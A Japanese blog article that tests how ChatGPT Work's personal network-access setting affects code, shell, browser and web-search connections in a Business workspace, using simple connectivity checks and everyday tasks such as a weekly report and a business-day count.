

生成AI関連
ChatGPT Workとは?Businessで週次報告を任せ、照合で直した点まで解説
前の記事では、Businessで週次報告をWorkに任せました。その次に迷いやすいのが、「設定」の「データコントロール」にある「Work のネットワークアクセス」です。画面には切り替えがあるだけで、オンのままでよいのか、オフにすると何が止まるのかは分かりません。
この記事の要点は、次のとおりです。

この記事では、公式の説明と設定の場所を確認したうえで、同じ接続テストをオンとオフで送り、オフのまま業務を頼みます。最後に、Businessで安全に使うための設定をまとめます。
公式情報と設定画面は2026年10月8日に確認し、検証も同じ日に行いました。提供範囲や画面の名称は変わることがあるため、利用時点の表示もご確認ください。
OpenAIのSandboxのページは、この設定の動きを次のように説明しています。
ChatGPT Work runs code and shell commands in a managed, isolated environment. … Turn on Allow public internet access to let those commands reach the public internet. When it's off, commands can reach only required hostnames from a managed allowlist.
Web search, plugins, and the remote browser have separate controls.
経路ごとの違いは、次の表のとおりです。「オンのとき」「オフのとき」の列は公式の説明で、右端の列は今回の検証で観測した結果です。
| 経路 | オンのとき | オフのとき | 今回の観測 |
|---|---|---|---|
| コード・シェルコマンドからの通信(パッケージの取得、CSVのダウンロード、外部へのPOSTなど) | 公開インターネットに届く(管理者の制限がない場合) | Workの動作に必要な宛先だけに限られる | オンでは5つの宛先のうち4つに届き、オフに切り替えると、次の依頼からその4つとも HTTP 403 で止まった |
| ウェブ検索 | この設定とは別の制御で決まる | 変わらない | オフでも、祝日のCSVをウェブ検索の取得機能で取りに行こうとした(CSV形式に対応しておらず、取得できず) |
| クラウドブラウザ | この設定とは別の制御で決まる(「ウェブサイト承認」で、サイトを開く前に確認を求めるかを決める) | 変わらない | オフの間は、サイトを開くことを承認したあとも net::ERR_BLOCKED_BY_CLIENT で開けず、オンに戻すと開けた |
| プラグイン・接続アプリ | この設定とは別の制御で決まる。プラグインとアプリは、Businessでは既定で有効(ChatGPT Work Overview) | 変わらない | 検証の対象外 |
| 社内ネットワーク、手元のPCのファイル | クラウド環境からは、自動ではアクセスできない。承認した接続コンピューターを通してローカルのツールを使う機能は別(ChatGPT Work cloud security) | 変わらない | 検証の対象外 |
この設定が決めるのは通信先で、実行できるコマンドではありません。ワークスペースへの接続元を制限するIPアクセス制限とも別の設定です(ChatGPT Work Overview)。
「Work のネットワークアクセス」は、「設定」の「データコントロール」にあります。この切り替えは、利用者が自分のアカウントで操作する個人の設定です。OpenAIのドキュメントは、オンにする操作を「Allow public internet access」と呼んでいます。確認したBusinessのワークスペースでは、切り替えはオンでした。

次の説明は、Enterprise・Edu向けのページにあるものです。設定の場所と名前は、Businessの画面と同じです。
When available, the individual code and shell setting appears under Settings > Data controls > Work network access. Turning on Allow public internet access doesn't override an applicable administrator restriction. …
Changes to the code and shell network setting take effect after the current run finishes and Work refreshes its execution environment.
ヘルプセンターによると、Workの利用は、ワークスペースの所有者と管理者が「Workspace settings → Permissions & roles」で管理します。ブラウザの利用とネットワークアクセスには、対応している場合、それとは別の制御が適用されます(ChatGPT Work and Codex)。管理コンソールでは、「Permissions & roles > Workspace capabilities > Cloud computer capabilities」に「Cloud browser use」と「Cloud network access」があります。この2つは別々に設定します(ChatGPT Work cloud security)。
権限をグループやロール、機能の単位で絞れるかどうかは、プランで異なります。Businessの管理者の設定はワークスペース単位で、カスタムロールの設定や、SCIMによるグループの同期は含まれません(ChatGPT Work admin FAQ)。Businessの管理画面はこの記事では操作していないため、「Cloud browser use」と「Cloud network access」に当たる項目があるかどうかは、自社の管理画面で確認してください。
検証は、Web版のBusinessで、Workに切り替えて行いました。プロジェクトとスキルは指定せず、「ChatGPT Workのウェブサイト承認」は「常に確認」のままで、「ウェブサイトの権限」にサイトは追加していません。この記事の検証は、どれも1つのワークスペースで、条件ごとに1回ずつ実行したものです。毎回同じ結果になるとは限りません。モデルの表示は「GPT-6.1 Sol 中」でした。5つの宛先は、同じ日に手元のPCからはすべて200で応答しました。
接続テストの依頼文は、オンの新しいチャットと、オフにしたあとの新しいチャットに、同じものを送ります。
これは接続確認のテストです。この会話では、ウェブ検索、クラウドブラウザ、プラグインを使わず、Pythonのコードとシェルコマンドだけで作業してください。

次の5つの宛先に、コードから接続できるかを確かめてください。宛先ごとに1回だけ接続し、接続のタイムアウトは10秒にしてください。以前に取得したファイルやキャッシュがあっても使わず、今回新しく接続してください。

1. https://example.com/ にGETでアクセスする
2. https://www8.cao.go.jp/chosei/shukujitsu/syukujitsu.csv をダウンロードし、行数を数える(結果の列に行数も書く)
3. 新しく作った一時ディレクトリを保存先にして、pip download --no-cache-dir --no-deps jpholiday を実行する(パッケージを取得するだけで、インストールはしない)
4. https://raw.githubusercontent.com/python/cpython/main/README.rst をダウンロードし、先頭の1行を表示する(結果の列に先頭の1行も書く)
5. https://httpbin.org/post に「network-test」という文字列だけをPOSTし、返ってきた内容にその文字列が含まれるかを確かめる

結果は、チャットの返答に表で示してください。列は「No.」「確かめた操作」「実行時刻(UTC)」「結果(成功/失敗/未実行)」「HTTPステータスまたはエラーの要旨」です。失敗した宛先があっても、別の方法で代わりに取得しようとせず、失敗のまま記録してください。表の下に、実際に実行したコードまたはコマンドを、そのまま貼ってください。
3番のパッケージは、pip install ではなく、新しい一時ディレクトリへの pip download で取得させます。前の実行で取得したものが残っていると、通信しなくても成功したように見えるためです。表の下には実行したコードを貼らせ、作業中の表示とあわせて、コード以外の手段を使っていないかを確かめます。
反映のタイミングを見るため、設定をオフにしたあと、オンで使ったのと同じチャットに、次の依頼文を送ります。設定を変えたことには触れません。
同じ5つの確認を、もう一度新しく実行してください。前回の結果やダウンロード済みのファイルは使わず、新しく接続を試してください。タイムアウトと表の形式は前回と同じにし、表の下に実行したコードまたはコマンドも前回と同じように貼ってください。
| No. | 宛先と操作 | 用途の例 | オン(新しいチャット) | オフに切り替えた直後(同じチャット) | オフ(新しいチャット) |
|---|---|---|---|---|---|
| 1 | example.com にGET | 一般のウェブサイト | 成功(200) | 失敗(403 Forbidden) | 失敗(名前解決) |
| 2 | 内閣府の祝日CSVをダウンロード | 公的機関の公開データ | 成功(200、1,068行) | 失敗(403 Forbidden) | 失敗(名前解決) |
| 3 | pip download で jpholiday を取得 | Pythonのパッケージ | 失敗(No matching distribution found) | 失敗(同左) | 失敗(同左) |
| 4 | raw.githubusercontent.com のREADME | GitHubのファイル | 成功(200) | 失敗(403 Forbidden) | 失敗(名前解決) |
| 5 | httpbin.org/post に文字列をPOST | 外部への送信 | 成功(200、文字列を確認) | 失敗(403 Forbidden) | 失敗(名前解決) |
Workは、Pythonの urllib とシェルの pip で、5つの宛先に1回ずつ接続し、1分20秒で表を返しました。質問や承認の確認はなく、ウェブ検索、クラウドブラウザ、プラグインの表示もありませんでした。表の下には、実行したコードが貼られていました。
3番の pip download はオンでも失敗したため、オンとオフの比較から外します。

オンの結果が出たあと、設定画面で「Work のネットワークアクセス」をオフにしました。

オフにしてから52秒後、同じチャットに再実行の依頼文を送ると、1・2・4・5番の4つとも「HTTP 403 Forbidden」で止まりました。Workが書いたコードはオンのときと同じ構成で、どちらも環境のプロキシ設定を使って接続していました。表の実行時刻は、依頼を送った後でした。

オフにしてから約6分後の新しいチャットでも、5つとも失敗しました。ただし、1・2・4・5番のエラーは403ではなく、名前解決の失敗(Temporary failure in name resolution)でした。このチャットでWorkが書いたコードは、この4つの接続で環境のプロキシ設定を使っていませんでした(ProxyHandler({}))。エラーの出方が違ったのは、このコードの違いによるものと考えられます。

このチャットでは、検証の最後に設定をオンに戻してから再実行の依頼文を送っても、3番の pip download が成功しただけで、ほかの4つは名前解決の失敗のままでした。1・2・4・5番の接続は、オンに戻した後も環境のプロキシ設定を使っていませんでした。同じ依頼文でも、チャットごとにWorkが書くコードは違い、届く宛先も変わりました。

オフの接続テストを送る前に、別の新しいチャットで、Work自身にも尋ねました。尋ねたのは、コード・シェル、ウェブ検索、クラウドブラウザ、プラグインのそれぞれで、インターネットの情報を取得できるかです。Workは、コードとシェルからの通信を「できる(制限あり)」とし、「ネットワークは許可ドメインに制限されています」と答えました。この答えは、接続テストの結果と一致していました。一方、クラウドブラウザについては「できる」と答えましたが、オフの間はサイトを開けませんでした(検証2)。
ここからは、設定をオフにしたまま、添付資料だけで足りる業務と、外部のデータが要る業務を頼みます。
オフのままでも、週次報告の下書きは1分1秒で示されました。ただし、前の記事で10月2日に頼んだときはWordファイルだった下書きが、今回はチャットの文章でした。作業中に「日本語フォントをダウンロード」の表示は出ていません。資料どうしの食い違い2点は確認事項に残り、本番切り替え日は、10月2日と同じく「上司に判断してほしい事項」の欄に入っていました。
資料3点と依頼文は、前の記事のものを1文字も変えずに使いました。資料の全文は、前の記事に載せています。変えたのは「Work のネットワークアクセス」の設定です。
添付した会議メモ2本とタスク一覧をもとに、上司向けの週次報告をWordで1ページにまとめてください。対象は2026年9月28日〜10月2日の週で、報告日は10月2日です。

報告には、今週の進捗、困っていること、来週の予定、上司に判断してほしい事項を入れてください。タスクの担当者と期限は一覧に合わせ、資料どうしで記述が食い違う場合は確認事項として残してください。

資料に書かれていない内容は補わず、未確定と明記してください。主要な記述には、元資料の名前と該当箇所を付けてください。

まず下書きを見せてください。私が確認してから、完成版に整えてください。

比較の基準は、前の記事の10月2日の実行です(この日の「Work のネットワークアクセス」の状態は記録がなく、翌10月3日の画面ではオンでした)。このときは、途中で質問されることなく、3分37秒で下書きができ、作業中に「日本語フォントをダウンロード」と表示されました。下書きはレターサイズのWordファイルで、LibreOfficeで確認すると1ページでした。比較は1回ずつで、実施日も違います。
10月2日と同じWordファイルで比べるため、同じチャットで続けて次のように頼みました。

この下書きの内容のまま、Wordファイルにしてください。
Wordファイルは2分59秒で作られ、作業中には10月2日と同じ「日本語フォントをダウンロード」が表示されました。失敗を示す表示はなく、WindowsのWordで開くと、レターサイズの1ページに崩れなく収まっていました。
ただし、ファイルの中身は10月2日と違っていました。日本語のフォントが「Noto Sans CJK JP」から「Droid Sans Fallback」に変わり、このフォントがファイルに埋め込まれて、サイズは約38KBから約1.7MBになりました。手元のLibreOffice(Linux版)で開くと、出典を示す記号の英字が□になり、数字の字間も広がりました。オフのため日本語フォントを取得できず、環境にあった代替のフォントを使った可能性があります。
オフのままで内閣府の祝日CSVの取得を依頼すると、Workはコードでの取得に失敗しました(HTTP 403)。ウェブ検索の取得機能でも試しましたが、この機能はCSV形式に対応しておらず、取得できませんでした。
題材は、前の記事で使ったタスク一覧_1001.csv(8件)です。基準日は2026年10月2日(金)で、翌日から期限の日までの営業日を数えます。内閣府の祝日CSVでは、この期間の祝日は10月12日のスポーツの日だけです。期間にこの祝日が入るのはNo.2、3、7、8の4件で、正しい営業日数はNo.2が9日、No.3が7日、No.7が9日、No.8が20日です。祝日を除かずに数えると、この4件は1日ずつ多くなります。No.4は期限が基準日と同じ10月2日で、0日です。
添付したタスク一覧の各タスクについて、2026年10月2日(金)の翌日から期限の日までに含まれる営業日の数を数え、チャットの返答に表で示してください。営業日は、土日と日本の祝日を除いた日とします。期限が10月2日以前のタスクは0日とします。

祝日は、内閣府が公開している祝日のCSV(https://www8.cao.go.jp/chosei/shukujitsu/syukujitsu.csv)を取得して判定してください。表の列は「No」「タスク」「担当者」「期限」「営業日数」「期間中の祝日」とします。

表の下に、CSVをどの方法で取得したか、取得したCSVの行数、取得できなかった場合はその理由を書いてください。取得できなかった場合は、祝日を推測で補わず、祝日を除かない営業日数を示して、その旨を明記してください。

結果はチャットの表で示すよう頼み、文書作成の処理が混ざらないようにしました。ウェブ検索とクラウドブラウザは禁止していません。コードで取得できなかったときに、Workが別の手段へ切り替えるかを見るためです。
